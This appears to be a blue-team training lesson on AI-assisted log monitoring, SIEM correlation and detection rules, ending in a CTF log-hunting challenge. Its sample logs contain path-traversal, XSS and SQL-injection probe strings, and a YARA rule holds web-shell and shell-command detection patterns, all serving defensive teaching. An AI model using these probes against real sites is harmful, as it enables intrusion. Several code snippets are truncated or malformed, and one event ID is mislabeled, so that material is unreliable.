

Lesson 01: AI-Powered Log Monitoring & Alerting

AI-Powered Log Monitoring & Alerting

Blue Team Lesson 01 — The foundation of defensive security operations: seeing everything, understanding what matters, and responding before damage is done.

What You'll Learn

Log sources, SIEM concepts, AI-enhanced detection, alert pipeline design, and prompt engineering for threat hunting.

CTF Challenge

Identify all malicious activity hidden within noisy production log streams using AI-powered analysis.

Blue Team

Log Analysis

SIEM

AI/LLM

Detection Engineering

Before We Begin

⚠ Educational Use Only

Log monitoring techniques and detection rules are demonstrated for defensive security training and CTF competitions. Always ensure proper authorization before accessing system logs.

All examples in this lesson use synthetic or sanitized log data. In production environments, log access is governed by strict access controls, data retention policies, and privacy regulations (GDPR, HIPAA, SOC 2).



Why Log Monitoring Is the Foundation

Every action on a system leaves a trace. Logs are the single source of truth for what actually happened — not what was supposed to happen.

- **Visibility** — You cannot defend what you cannot see. Logs illuminate the dark corners of your infrastructure.
- **Forensics** — After a breach, logs are the primary evidence. Without them, incident response is guesswork.
- **Compliance** — Regulations (PCI-DSS, HIPAA, SOX) mandate log collection, retention, and review.
- **Threat Detection** — Patterns in logs reveal brute force, lateral movement, data exfiltration, and privilege escalation in real time.
- **Accountability** — Logs tie actions to identities, timestamps, and source addresses.

The Blue Team Mantra

"If it's not logged, it didn't happen. If it's logged but nobody reads it, it might as well not have happened."



The Log Monitoring Challenge

Modern enterprises generate **millions of log events per day**. The challenge is not collection — it is making sense of the flood.

Challenge	Scale
Average enterprise log volume	1–10 TB/day
Median time to detect a breach (without monitoring)	197 days
Median time to detect (with active monitoring)	~70 days
Typical false positive rate (rule-based SIEM)	40–60%
SOC analyst alert fatigue threshold	~500 alerts/day

This is exactly where AI changes the game — processing volume that no human team can handle, while learning to distinguish signal from noise.

Log Sources: Linux — Syslog

Syslog is the backbone of Linux/Unix logging. Most security-relevant events flow through

`/var/log/`.

Log File	Contents
<code>/var/log/auth.log</code>	Authentication events — logins, sudo, SSH
<code>/var/log/syslog</code>	General system messages
<code>/var/log/kern.log</code>	Kernel messages — hardware, drivers, firewall
<code>/var/log/apache2/access.log</code>	HTTP requests to web server
<code>/var/log/audit/audit.log</code>	auditd — fine-grained syscall logging

Syslog Format

```
<priority>timestamp hostname process[pid]: message
```

Priority encodes both **facility** (auth, kern, daemon) and **severity** (emerg, alert, crit, err, warning, notice, info, debug).

Real Log: SSH Brute Force in auth.log

This is what an SSH brute force attack actually looks like in the logs:

```
Mar 15 03:14:07 webservr01 sshd[28341]: Failed password for root from 198.51.100.23 port 44821 ssh2
Mar 15 03:14:08 webservr01 sshd[28343]: Failed password for root from 198.51.100.23 port 44822 ssh2
Mar 15 03:14:08 webservr01 sshd[28345]: Failed password for root from 198.51.100.23 port 44823 ssh2
Mar 15 03:14:09 webservr01 sshd[28347]: Failed password for invalid user admin from 198.51.100.23 port 44824 ssh2
Mar 15 03:14:09 webservr01 sshd[28349]: Failed password for invalid user test from 198.51.100.23 port 44825 ssh2
Mar 15 03:14:10 webservr01 sshd[28351]: Failed password for invalid user ubuntu from 198.51.100.23 port 44826 ssh2
Mar 15 03:14:11 webservr01 sshd[28353]: Accepted password for deploy from 198.51.100.23 port 44827 ssh2
Mar 15 03:14:11 webservr01 sshd[28353]: pam_unix(sshd:session): session opened for user deploy
```

Key Indicators

Rapid succession of failures from the same IP, **username enumeration** (root, admin, test, ubuntu), followed by a **successful login** — the attacker found valid credentials for `deploy`.

Log Sources: Windows Event Log

Windows uses a structured binary event log system accessible via Event Viewer or `wevtutil`. Security-relevant logs live in dedicated channels.

Event ID	Channel	Meaning
4624	Security	Successful logon
4625	Security	Failed logon attempt
4648	Security	Logon using explicit credentials (pass-the-hash)
4672	Security	Special privileges assigned (admin logon)
4688	Security	New process created
4720	Security	User account created
7045	System	New service installed
1102	Security	Audit log cleared (anti-forensics!)

Notes: Event ID 1102 (log clearing) is one of the strongest indicators of compromise. An attacker who clears logs is actively covering tracks.

Real Log: Windows Failed & Successful Logon

A sequence of **Event 4625** followed by **Event 4624** from the same source is a classic brute-force-then-compromise pattern:

```
<!-- Event 4625: Failed Logon -->
<Event>
  <System>
    <EventID>4625</EventID>
    <TimeCreated SystemTime="2025-03-15T03:14:07.123Z" />
  </System>
  <EventData>
    <Data Name="TargetUserName">Administrator</Data>
    <Data Name="LogonType">10</Data>
    <Data Name="IpAddress">203.0.113.45</Data>
    <Data Name="FailureReason">%%2313</Data>
    <Data Name="SubStatus">0xC000006A</Data>
  </EventData>
</Event>
```


LogonType 10 = Remote Desktop (RDP). The attacker failed against `Administrator`, then succeeded with `svc_backup` — a service account often left with weak passwords.

Log Sources: Application & Web Server Logs

Application logs capture business-logic events. Web server access logs are a goldmine for detecting attacks at the HTTP layer.

Apache/Nginx Combined Log Format

```
198.51.100.77 - - [15/Mar/2025:04:22:11 +0000] "GET /admin/login HTTP/1.1" 200 3420 "-" "Mozilla/5.0"
198.51.100.77 - - [15/Mar/2025:04:22:12 +0000] "POST /admin/login HTTP/1.1" 401 182 "-" "python-requests"
198.51.100.77 - - [15/Mar/2025:04:22:12 +0000] "POST /admin/login HTTP/1.1" 401 182 "-" "python-requests"
198.51.100.77 - - [15/Mar/2025:04:22:13 +0000] "POST /admin/login HTTP/1.1" 200 8841 "-" "python-requests"
198.51.100.77 - - [15/Mar/2025:04:22:14 +0000] "GET /admin/users/export?fmt=csv HTTP/1.1" 200 194820 "-"
```

Attack Pattern Visible

Automated credential stuffing (python-requests user agent, rapid POST to /admin/login), followed by immediate **data exfiltration** (export of user database). The 200 response on login + large response on export confirms success.

Log Sources: Cloud Audit Trails

Cloud providers generate rich audit logs for every API call. These are critical for detecting misconfigurations, unauthorized access, and data exposure.

AWS CloudTrail

- Every AWS API call recorded
- Key events: `ConsoleLogin`, `AssumeRole`, `PutBucketPolicy`
- Watch for: IAM changes, S3 public access, unusual regions

Azure Activity Log

- Control plane operations
- Key events: role assignments, NSG changes, key vault access
- Watch for: new admin accounts, firewall rule modifications

GCP Audit Logs

- Admin Activity + Data Access logs

SaaS Audit Logs

- Google Workspace, M365, Okta, GitHub

- Key events: IAM policy changes, service account key creation

- Watch for: OAuth app grants, MFA resets, bulk downloads
-

SIEM: The Central Nervous System

Security Information and Event Management (SIEM) platforms collect, normalize, correlate, and alert on logs from across the entire environment.

Three Core SIEM Functions

1. **Aggregation** — Ingest logs from hundreds of sources into a single searchable data store.
Normalize different formats into a common schema.
2. **Correlation** — Link related events across time and systems. Example: failed SSH login on server A + successful login on server B + new service installed on server B = lateral movement chain.
3. **Alerting** — Trigger notifications when patterns match detection rules. Route alerts by severity to the right team with the right context.

Major SIEM Platforms

Splunk (enterprise leader) | **Elastic/ELK Stack** (open-source) | **Microsoft Sentinel** (cloud-native) | **Grafana Loki** (lightweight) | **Chronicle** (Google) | **QRadar** (IBM)

How AI Enhances Each SIEM Function

Function	Traditional Approach	AI-Enhanced Approach
Aggregation	Regex parsers, manual format mapping, grok patterns	LLMs auto-parse unknown log formats, extract fields from unstructured text, normalize schemas
Correlation	Static correlation rules (if X then Y within Z minutes)	ML models learn normal behavior baselines and detect multi-stage attacks that no single rule catches
Alerting	Threshold-based rules, high false-positive rates	AI classifies alert severity, suppresses false positives, enriches alerts with context and recommended actions

The AI Advantage

Traditional SIEM detects **known threats** via signatures. AI detects **unknown threats** via anomaly detection — the behavioral patterns that no rule anticipated.

Using LLMs to Write Detection Rules

Writing effective detection rules requires deep knowledge of log formats, attack techniques, and query languages. LLMs can accelerate this process dramatically.

The Workflow

1. **Describe the threat** in natural language (e.g., "Detect brute force SSH attacks")
2. **Specify the platform** (Splunk SPL, Elastic KQL, Sigma, YARA)
3. **LLM generates the rule** with proper syntax, field mappings, and thresholds
4. **Human reviews and tunes** — adjusts thresholds, adds exclusions, validates against test data

Critical Warning

Never deploy AI-generated detection rules to production without testing. LLMs can produce syntactically valid but logically flawed rules that either miss threats or generate thousands of false positives.

Detection Rule: Sigma Format

Sigma is the universal, platform-agnostic format for detection rules. Write once, convert to Splunk SPL, Elastic KQL, QRadar, and more.

```
title: SSH Brute Force Attempt
id: 5a3b4c2d-1e2f-4a5b-8c7d-9e0f1a2b3c4d
status: experimental
description: Detects multiple failed SSH login attempts from a single source
author: Blue Team AI Assistant
date: 2025/03/15
logsource:
  product: linux
  service: auth
detection:
  selection:
    syslog_message|contains: 'Failed password'
  timeframe: 5m
  condition: selection | count(src_ip) > 10
falsepositives:
```

Notes: The MITRE ATT&CK tag T1110.001 maps to "Brute Force: Password Guessing". Always map detection rules to ATT&CK for consistent taxonomy.

Detection Rule: Splunk SPL

Splunk SPL is the most widely used SIEM query language in enterprise environments.

Brute Force Detection

```
index=linux_auth sourcetype=syslog "Failed password"
| stats count as fail_count dc(user) as users_tried
  values(user) as usernames
  earliest(_time) as first_attempt
  latest(_time) as last_attempt
  by src_ip
| where fail_count > 10 AND users_tried > 3
| eval duration_sec = last_attempt - first_attempt
| where duration_sec < 300
| sort - fail_count
| table src_ip fail_count users_tried usernames duration_sec
```

Detecting Successful Login After Brute Force

```
index=linux_auth sourcetype=syslog
| eval status=if(searchmatch("Failed password"), "fail",
  if(searchmatch("Accepted"), "success", "other"))
```

```
| where status!="other"  
| stats count(eval(status="fail")) as failures  
|       count(eval(status="success")) as successes by src_ip  
| where failures > 10 AND successes > 0  
| table src_ip failures successes
```

Detection Rule: Elastic / ELK KQL

The **Elastic Stack** (Elasticsearch + Kibana) uses KQL for ad-hoc queries and EQL for event correlation.

KQL: Find Failed SSH Logins

```
event.action: "ssh_login" AND event.outcome: "failure" AND source.ip: *
```

EQL: Brute Force Followed by Success

```
sequence by source.ip with maxspan=5m
  [authentication where event.outcome == "failure"] with runs=10
  [authentication where event.outcome == "success"]
```

Elasticsearch Aggregation (Detection Rule)

```
{
  "query": {
    "bool": {
      "must": [
```

```
    { "match": { "event.action": "ssh_login" }},  
    { "match": { "event.outcome": "failure" }},  
    { "range": { "@timestamp": { "gte": "now-5m" }}}  
  ]  
}  
,  
"aggs": {  
  "by_source": {  
    "terms": { "field": "source.ip", "min_doc_count": 10 }  
  }  
}  
}
```

Detection Rule: YARA for Log Content

YARA rules are traditionally used for malware detection, but they are also powerful for scanning log files for specific patterns and indicators.

```
rule Webshell_Access_In_Logs {
  meta:
    description = "Detects web shell access patterns in web server logs"
    author = "Blue Team CTF"
    severity = "high"
    mitre_attack = "T1505.003"

  strings:
    $shell1 = /GET\s+\[/[^\s]*\.(php|asp|aspx|jsp)\?cmd=/ nocase
    $shell2 = /POST\s+\[/[^\s]*(upload|shell|backdoor|c99|r57)/ nocase
    $shell3 = /eval\(base64_decode\(/ nocase
    $exec1  = /cmd\.exe|\/bin\/(sh|bash)|powershell/ nocase
    $b64cmd = /[A-Za-z0-9+\[/]{40,}={0,2}/

  condition:
```

Run against access logs: `yara webshell_rules.yar /var/log/apache2/access.log`

AI-Powered Anomaly Detection

Rule-based detection catches known patterns. **Anomaly detection** catches what rules cannot — the novel, the subtle, the "never seen before."

What AI Learns as "Normal"

- **Temporal patterns** — Login volumes by hour/day, typical working hours per user
- **Behavioral baselines** — Which users access which systems, from where, using what protocols
- **Volume baselines** — Normal request rates per endpoint, typical data transfer sizes
- **Sequence patterns** — Typical command sequences after login, normal process execution chains

Anomalies That Surface

- User logging in at 3 AM from a country they have never connected from
- Service account suddenly making API calls it has never made before
- DNS query volume spiking 10x for a single internal host (possible DNS exfiltration)

- Database query patterns shifting — new tables accessed, larger result sets
-

Anomaly Detection: Techniques

Technique	Best For	Example
Statistical (Z-score)	Volume-based anomalies	Login count 4 standard deviations above mean
Isolation Forest	Multi-dimensional outliers	Unusual combination of time + source + action
LSTM / Sequence Models	Temporal sequence anomalies	Unusual command sequence after SSH login
Clustering (DBSCAN)	Grouping similar events	Identifying coordinated scanning from a botnet
LLM-based Analysis	Unstructured log understanding	Explaining why a log sequence is suspicious

LLM Unique Advantage

LLMs can **explain** why something is anomalous in plain English — "This login is suspicious because the user has never connected from this ASN before, and the session immediately ran whoami followed by net user, which is consistent with credential compromise reconnaissance."

Real Log: Apache Attack Patterns

Can you spot the attacks hidden in normal traffic?

```
10.0.0.5 - - [15/Mar/2025:10:22:01 +0000] "GET / HTTP/1.1" 200 5124
10.0.0.5 - - [15/Mar/2025:10:22:02 +0000] "GET /style.css HTTP/1.1" 200 1842
192.168.1.100 - - [15/Mar/2025:10:22:03 +0000] "GET /api/users HTTP/1.1" 200 940
198.51.100.44 - - [15/Mar/2025:10:22:05 +0000] "GET ../../../../etc/passwd HTTP/1.1" 400 226
198.51.100.44 - - [15/Mar/2025:10:22:05 +0000] "GET /cgi-bin ../../etc/shadow HTTP/1.1" 403 199
10.0.0.5 - - [15/Mar/2025:10:22:06 +0000] "GET /images/logo.png HTTP/1.1" 200 14320
203.0.113.88 - - [15/Mar/2025:10:22:07 +0000] "GET /search?q=<script>alert(1)</script> HTTP/1.1" 200 3200
203.0.113.88 - - [15/Mar/2025:10:22:08 +0000] "GET /search?q=' OR 1=1-- HTTP/1.1" 200 3200
192.168.1.100 - - [15/Mar/2025:10:22:09 +0000] "POST /api/orders HTTP/1.1" 201 340
198.51.100.44 - - [15/Mar/2025:10:22:10 +0000] "POST /admin/upload.php HTTP/1.1" 200 89
```

Attacks Present

198.51.100.44: Path traversal (`../../../../etc/passwd`), web shell upload (`upload.php`).

203.0.113.88: XSS probe (`<script>alert(1)</script>`), SQL injection (`' OR 1=1--`). Normal traffic from 10.0.0.5 and 192.168.1.100 provides camouflage.

Building Alert Pipelines

Raw detection rules generate too many alerts. An effective pipeline **enriches, deduplicates, classifies, and routes** alerts before they reach an analyst.

The Alert Pipeline

1. **Detection** — Rule fires, raw alert generated
 2. **Enrichment** — Add context: GeoIP, threat intel (VirusTotal, AbuseIPDB), asset inventory, user profile
 3. **Deduplication** — Group 500 "failed login from 198.51.100.23" events into one alert
 4. **AI Classification** — Score alert severity (true positive probability), categorize attack type
 5. **Suppression** — Filter known false positives (e.g., vulnerability scanner IP ranges, expected cron jobs)
 6. **Routing** — Critical: page on-call. High: SOC queue. Medium: daily review. Low: weekly digest.
-

Reducing False Positives with AI

Alert fatigue is the number one reason SOC analysts miss real threats. AI classification can reduce false positive volume by 60–80%.

AI Classification Inputs

- Historical alert outcomes (TP/FP labels)
- Threat intel enrichment data
- Asset criticality scores
- User risk scores
- Time-of-day context
- Related alert clusters

LLM-Powered Triage

- Read raw log context around the alert
- Assess likelihood of true positive
- Generate human-readable summary
- Suggest investigation steps
- Link to similar past incidents
- Draft initial response playbook

Notes: The human analyst always makes the final call. AI triage is a decision-support tool, not a replacement for human judgment.

Prompt Engineering for Log Analysis

Effective prompts for log analysis follow a structured pattern. Here is a template that consistently produces high-quality results:

You are a senior SOC analyst performing threat hunting.

CONTEXT:

- Environment: Production web application (Ubuntu 22.04, Apache 2.4, PostgreSQL 15)
- Time window: Last 24 hours
- Alert trigger: Anomalous outbound traffic volume from web-server-03

TASK:

Analyze the following log entries and:

1. Identify all suspicious or malicious activity
2. Classify each finding by MITRE ATT&CK technique
3. Assess severity (Critical / High / Medium / Low)
4. Recommend immediate response actions
5. Identify any indicators of compromise (IOCs)

Prompt Patterns for Threat Hunting

Pattern 1: Baseline Comparison

"Compare these logs against the normal baseline for this system. Flag anything that deviates by more than 2 standard deviations in frequency, timing, or source."

Pattern 2: Kill Chain Mapping

"Map these events to the Cyber Kill Chain. Identify which stage(s) are represented and whether a complete attack sequence is present."

Pattern 3: IOC Extraction

"Extract all indicators of compromise: IP addresses, domains, file hashes, user agents, URLs, email addresses. Deduplicate and rate confidence."

Pattern 4: Timeline Reconstruction

"Reconstruct a minute-by-minute timeline of attacker activity. Correlate events across auth, web, and system logs."

Pro Tip: Few-Shot Examples

Include 1–2 examples of previous log analysis findings in your prompt. This dramatically improves the quality and consistency of LLM output for security analysis.

Tool Deep Dive: Splunk

Splunk is the enterprise SIEM market leader. Its Search Processing Language (SPL) is the query language every SOC analyst must know.

AI Integration Points

- **Splunk AI Assistant** — Natural language to SPL query conversion
- **MLTK (Machine Learning Toolkit)** — Built-in anomaly detection, clustering, prediction
- **Adaptive Thresholds** — Automatically adjust alert thresholds based on historical patterns
- **Custom LLM integration** — Send alert context to Claude/GPT API for triage recommendations

Example: AI-Assisted Query Generation

```
Prompt: "Show me all successful logins that occurred within  
5 minutes of 10+ failed attempts from the same IP"
```

Generated SPL:

```
index=auth sourcetype=linux_secure  
| transaction src_ip maxspan=5m  
| where eventcount > 10
```

```
| search "Accepted password"  
| table _time src_ip user eventcount duration
```

Tool Deep Dive: ELK Stack

Elasticsearch + Logstash + Kibana — the open-source SIEM alternative powering thousands of SOCs worldwide.

Component	Role	AI Integration
Elasticsearch	Search & storage engine	ML nodes for anomaly detection jobs, inference endpoints for LLM integration
Logstash	Log ingestion & parsing	LLM-assisted grok pattern generation for unknown log formats
Kibana	Visualization & dashboards	AI-powered alert explanations, natural language query bar
Elastic Agent	Endpoint data collection	Local ML models for endpoint anomaly detection

Elastic ML Anomaly Detection

```
{
  "analysis_config": {
    "bucket_span": "15m",
```



```
    "detectors": [{  
      "function": "high_count",  
      "partition_field_name": "source.ip",  
      "over_field_name": "destination.port"  
    }]  
  },  
  "data_description": { "time_field": "@timestamp" }  
}
```

Tool Deep Dive: Grafana Loki

Loki is a lightweight, cost-effective log aggregation system by Grafana Labs. It indexes only metadata (labels), not full text — making it dramatically cheaper to operate at scale.

LogQL: Loki's Query Language

```
# Count failed SSH logins per source IP in the last hour
{job="syslog", host="websvr01"} |= "Failed password"
| pattern `Failed password for` from port `
| count_over_time({src_ip!=""}[1h]) by (src_ip)
| sort desc
```

AI Integration with Grafana

- **Grafana AI/ML** — Built-in anomaly detection on metric and log data
- **Sift** — Automated root cause analysis across logs, metrics, and traces
- **Natural language querying** — "Show me error rates for the payment service in the last 3 hours"
- **Alert annotation** — LLM-generated alert summaries attached to Grafana alerts

Notes: Loki is ideal for CTF environments — lightweight, fast to deploy, and free. Pair with Promtail for log collection and Grafana for visualization.

Comparing the Tools

Feature	Splunk	ELK Stack	Grafana Loki
License	Commercial	Open Source / Commercial	Open Source
Query Language	SPL	KQL / EQL / Lucene	LogQL
Indexing	Full text	Full text (inverted index)	Labels only
Cost at Scale	High (GB/day pricing)	Medium (self-managed infra)	Low (minimal indexing)
Built-in ML	MLTK, Adaptive Thresholds	ML nodes, Anomaly Jobs	Grafana ML plugin
LLM Integration	Splunk AI Assistant	Elastic AI Assistant	Grafana AI features
Best For	Enterprise SOC	Mid-size / flexible	Cloud-native, cost-sensitive

End-to-End: AI Log Monitoring Pipeline

Putting it all together — from raw log to analyst action:

```
+-----+
|  Log Sources  |
| syslog, WinEvent, |
| cloud audit, apps |
+-----+
|
+-----v-----+
|  Collection &  |
|  Normalization  |
| (Logstash/Fluentd) |
+-----+
|
+-----v-----+
|  SIEM / Search  |
| (Splunk/Elastic/ |
```

Building an LLM-Powered Log Analyzer

Here is a minimal Python script that uses Claude to analyze log entries for security threats:

```
import anthropic

client = anthropic.Anthropic()

SYSTEM_PROMPT = """You are a senior SOC analyst. Analyze log entries for:
1. Security threats (classify by MITRE ATT&CK)
2. Anomalous patterns
3. Indicators of compromise (IOCs)
Respond with structured JSON."""

def analyze_logs(log_entries: str) -> str:
    response = client.messages.create(
        model="claude-sonnet-4-20250514",
        max_tokens=2048,
        system=SYSTEM_PROMPT,
```

Scaling Up: Streaming Log Analysis

For production environments, you need to process logs as a continuous stream rather than in batches:

```
import json
import time
from collections import defaultdict

class LogStreamAnalyzer:
    """Lightweight streaming log analyzer with AI escalation."""

    def __init__(self, threshold=10, window_sec=300):
        self.threshold = threshold
        self.window = window_sec
        self.failed_logins = defaultdict(list) # src_ip -> [timestamps]

    def process_line(self, line: str):
        """Process a single log line. Returns alert dict or None."""
        if "Failed password" in line:
```

Log Analysis Anti-Patterns

Common mistakes that undermine your log monitoring program:

Do NOT

- **Send all logs to AI** — Cost-prohibitive and slow. Use rules for known patterns, AI for the ambiguous.
- **Trust AI output blindly** — LLMs hallucinate IOCs, invent log fields, and misclassify events.
- **Ignore log rotation** — Missing logs = missing attacks. Ensure forwarding before rotation.
- **Skip normalization** — Different timestamp formats across sources break correlation.

DO

- **Layer detection** — Rules first (fast, cheap), ML second (pattern-based), LLM third (complex reasoning).
- **Validate AI rules** — Test every generated rule against labeled data before deployment.
- **Centralize time** — NTP sync all systems. Store logs in UTC.
- **Retain strategically** — Hot (7d), warm (30d), cold (1yr) tiers by log criticality.

Detection Engineering Workflow with AI

A mature detection engineering practice uses AI at every stage:

1. **Threat Intelligence Ingestion** — LLM summarizes new threat reports, extracts TTPs and IOCs
2. **Hypothesis Formation** — "If APT29 targets our sector with supply chain attacks, what log evidence would we see?"
3. **Rule Drafting** — LLM generates candidate Sigma/SPL rules from the hypothesis
4. **Backtesting** — Run candidate rules against 30–90 days of historical logs
5. **Tuning** — AI analyzes false positive patterns and suggests threshold adjustments
6. **Deployment** — Rule goes live with a burn-in period (alert-only, no auto-response)
7. **Continuous Review** — AI monitors rule effectiveness metrics (TP rate, FP rate, mean time to detect)

Metrics That Matter

MTTD (Mean Time to Detect) | **MTTR** (Mean Time to Respond) | **TP Rate** (True Positive %) |
Coverage (% of ATT&CK techniques with at least one detection rule)

MITRE ATT&CK Mapping for Log Detection

Every detection rule should map to at least one ATT&CK technique. Here are the techniques most commonly detected through log analysis:

Technique	ID	Log Source
Brute Force	T1110	auth.log, Windows 4625
Valid Accounts	T1078	auth.log, Windows 4624
Remote Services (RDP)	T1021.001	Windows 4624 (Type 10)
Web Shell	T1505.003	Web access logs, process logs
Command & Scripting Interpreter	T1059	Windows 4688, auditd
Indicator Removal (Log Clear)	T1070.001	Windows 1102
Exfiltration Over Web	T1041	Proxy logs, DNS logs

Technique	ID	Log Source
Account Creation	T1136	Windows 4720, auth.log

CTF Challenge: Find the Threats

Scenario

You are a SOC analyst at Acme Corp. Your SIEM has ingested 24 hours of logs from a web server, authentication service, and cloud audit trail. Somewhere in the noise, an attacker has compromised the environment.

Your Mission

1. **Analyze the provided log files** — auth.log, access.log, and cloudtrail.json
2. **Identify all malicious activity** — There are at least 5 distinct attack indicators hidden in the noise
3. **Build a timeline** — Reconstruct the attacker's actions in chronological order
4. **Write detection rules** — Create at least 2 Sigma rules that would have caught the attack
5. **Use AI-assisted analysis** — Craft prompts that help identify threats an analyst might miss

Scoring

- Each IOC identified: **10 points**
 - Complete attack timeline: **20 points**
 - Working detection rule: **15 points each**
 - AI prompt that reveals hidden threat: **10 points**
-

CTF Hint: What to Look For

Hidden in the log data you will find these attack stages:

Initial Access

- Credential stuffing against the web login
- SSH brute force from an unusual ASN

Persistence

- New user account created
- SSH key added to authorized_keys

Lateral Movement

- Pivot from web server to database server
- Credential reuse across services

Exfiltration

- Large data transfer to external IP
- Cloud storage bucket accessed from unknown region

Notes: The full CTF log dataset is provided in the lab materials. Use both manual analysis and AI-powered prompts to find everything.

Key Takeaways

- **Logs are the foundation** — Every defensive operation starts with visibility into what is happening across your environment.
- **Know your log sources** — Linux syslog, Windows Event Log, web server logs, and cloud audit trails each reveal different attack surfaces.
- **SIEM = aggregation + correlation + alerting** — AI enhances all three functions, but does not replace the need for solid architecture.
- **AI writes detection rules faster** — But human review and testing remain essential before production deployment.
- **Anomaly detection catches the unknown** — Layer ML-based anomaly detection on top of rule-based detection for defense in depth.
- **Alert pipelines reduce noise** — Enrich, deduplicate, classify, and route. AI classification cuts false positives by 60–80%.
- **Structured prompts produce better results** — Always provide context, specify output format, and include ATT&CK mapping requirements.

Next Lesson

Lesson 02 dives into **network traffic analysis** — packet captures, flow data, and using AI to detect command-and-control channels hiding in encrypted traffic.

AI-Powered Log Monitoring & Alerting

1. Why Log Monitoring Is the Foundation of Blue Team Defense

Every action on a computer system leaves a trace. A user logs in, a process spawns, a network connection opens, a file is modified -- each event is recorded somewhere. Logs are the primary evidence trail that defenders rely on to detect intrusions, investigate incidents, and prove compliance. Without log monitoring, a blue team is essentially blind.

Attackers understand this, which is why one of the first post-exploitation actions in many kill chains is to tamper with or delete logs. The MITRE ATT&CK framework catalogues this under **T1070.001 – Indicator Removal: Clear Windows Event Logs** and **T1070.002 – Clear Linux or Mac System Logs**. If you are not collecting, centralizing, and monitoring logs in real time, the attacker only needs to cover their tracks on one machine.

Effective log monitoring gives defenders three critical capabilities:

- **Detection** — spotting malicious or anomalous activity as it happens.
- **Investigation** — reconstructing the timeline of an incident after the fact.
- **Deterrence** — documented audit trails discourage insider threats and satisfy regulatory requirements (PCI-DSS, HIPAA, SOC 2).

2. Log Sources Every Defender Must Know

Syslog (Linux/Unix)

The venerable syslog protocol (RFC 5424) is the backbone of Unix/Linux logging.

Messages are categorized by *facility* (kern, auth, daemon, etc.) and *severity*

(emergency through debug). Most distributions ship logs to `/var/log/` via `rsyslogd`

or `systemd-journald`.

```
# /etc/rsyslog.d/50-remote.conf
# Forward all auth messages to a central log server over TCP
auth,authpriv.*    @@logserver.corp.local:514
```

The double `ee` means TCP (single `e` is UDP). Always prefer TCP or RELP for reliable delivery.

Windows Event Logs

Windows uses a structured, binary event log system. The three most important channels for security are:

- **Security** — logon events (4624/4625), privilege escalation (4672), audit policy changes.
- **System** — service starts/stops, driver loads.
- **PowerShell/Operational** — script block logging (Event ID 4104), critical for detecting fileless malware.

Application Logs

Web servers (Apache access/error logs, Nginx), databases (PostgreSQL `pg_log`, MySQL slow query log), and custom applications all produce logs. These are often unstructured free-text, making them harder to parse but rich with context.

Cloud Audit Trails

Every major cloud provider offers an audit logging service: AWS CloudTrail, Azure Activity Log, GCP Cloud Audit Logs. These record API calls -- who did what, when, and from where -- and are indispensable for detecting misconfiguration, data exfiltration, and credential abuse in cloud environments.

3. Centralized Logging Architecture

Collecting logs on each individual host is not enough. Centralized logging aggregates events into a single searchable store, enabling cross-host correlation and protecting logs from local tampering.

The ELK Stack (Elasticsearch, Logstash, Kibana)

The open-source ELK stack is one of the most widely deployed logging platforms.

Beats (lightweight shippers) or **Logstash** collect logs from endpoints, Elasticsearch indexes and stores them, and Kibana provides dashboards and search. A typical architecture:

```
[ Filebeat on hosts ] --> [ Logstash (parse/enrich) ] --> [ Elasticsearch cluster ]
```

Splunk

Splunk is a commercial platform with its own powerful search language (SPL). It is heavily used in enterprise SOCs and offers built-in SIEM capabilities through Splunk Enterprise Security.

Graylog

Graylog is an open-source alternative that uses Elasticsearch (or OpenSearch) as its backend but provides its own web interface, alerting engine, and pipeline processing. It accepts syslog, GELF, and raw TCP/UDP inputs natively.

4. Log Parsing and Normalization

Raw logs come in wildly different formats. A syslog message looks nothing like a JSON-formatted cloud audit event. **Normalization** transforms heterogeneous log data into a common schema so that a single query can search across all sources.

Here is a Python script that parses a standard Apache combined log format line and extracts structured fields:

```
import re
from datetime import datetime

APACHE_COMBINED = re.compile(
    r'(?P<ip>\S+) \S+ \S+ '
    r'\[(?P<timestamp>[^\]]+)\] '
    r'"(?P<method>\S+) (?P<path>\S+) \S+" '
    r'(?P<status>\d{3}) (?P<size>\S+) '
    r'"(?P<referrer>[^\"]*)" "(?P<useragent>[^\"]*)" '
)

def parse_apache_log(line: str) -> dict | None:
    """Parse a single Apache combined-format log line."""
```

```

m = APACHE_COMBINED.match(line)
if not m:
    return None
data = m.groupdict()
data["timestamp"] = datetime.strptime(
    data["timestamp"], "%d/%b/%Y:%H:%M:%S %Z"
)
data["status"] = int(data["status"])
return data

# Example usage
line = '192.168.1.42 - admin [09/Apr/2026:14:23:01 +0000] "POST /admin/login F
event = parse_apache_log(line)

```

In Logstash, you would accomplish the same thing with a **grok** filter:

```

# logstash pipeline config
filter {
  grok {
    match => { "message" => "%{COMBINEDAPACHELOG}" }
  }
  date {
    match => [ "timestamp", "dd/MMM/yyyy:HH:mm:ss Z" ]
  }
}

```

5. AI-Powered Anomaly Detection in Logs

Traditional rule-based detection (e.g., "alert if more than 5 failed logins in 60 seconds") catches known attack patterns but misses novel techniques. AI and machine learning add a complementary layer by learning what *normal* looks like and flagging deviations.

Baseline Behavior Modeling

The first step is establishing a baseline: how many authentication events occur per hour on a typical Tuesday? Which source IPs normally access the VPN? What is the usual distribution of HTTP response codes? Statistical models -- even simple ones like rolling averages with standard deviation thresholds -- can surface anomalies that static rules would miss.

Statistical Outlier Detection

Techniques like Isolation Forest, Local Outlier Factor, and DBSCAN can identify events that deviate from the learned distribution without requiring labeled training data. For example, a sudden spike in DNS queries to a single domain at 3 AM would register as an outlier even if no rule explicitly covers DNS beaconing.

NLP for Unstructured Logs

Many log messages are semi-structured or free-text (stack traces, application errors, custom debug output). Large language models and embedding-based techniques can cluster similar messages, detect novel error patterns, and even summarize what changed between a normal period and an incident window. This is where tools like Claude become especially powerful -- you can feed a batch of suspicious log lines into Claude and ask it to identify patterns, explain what the events indicate, and suggest follow-up investigation steps.

6. Building Alerting Rules: Threshold-Based vs. Behavioral

Threshold-Based Alerts

Simple and effective for known-bad patterns. A Splunk search that fires when brute-force activity is detected:

```
index=wineventlog EventCode=4625
| stats count by src_ip, Account_Name
| where count > 10
| sort -count
```

An equivalent Elasticsearch/Kibana query using KQL:

```
event.code: "4625" | stats count() by source.ip, user.name | where count > 10
```

Behavioral Alerts

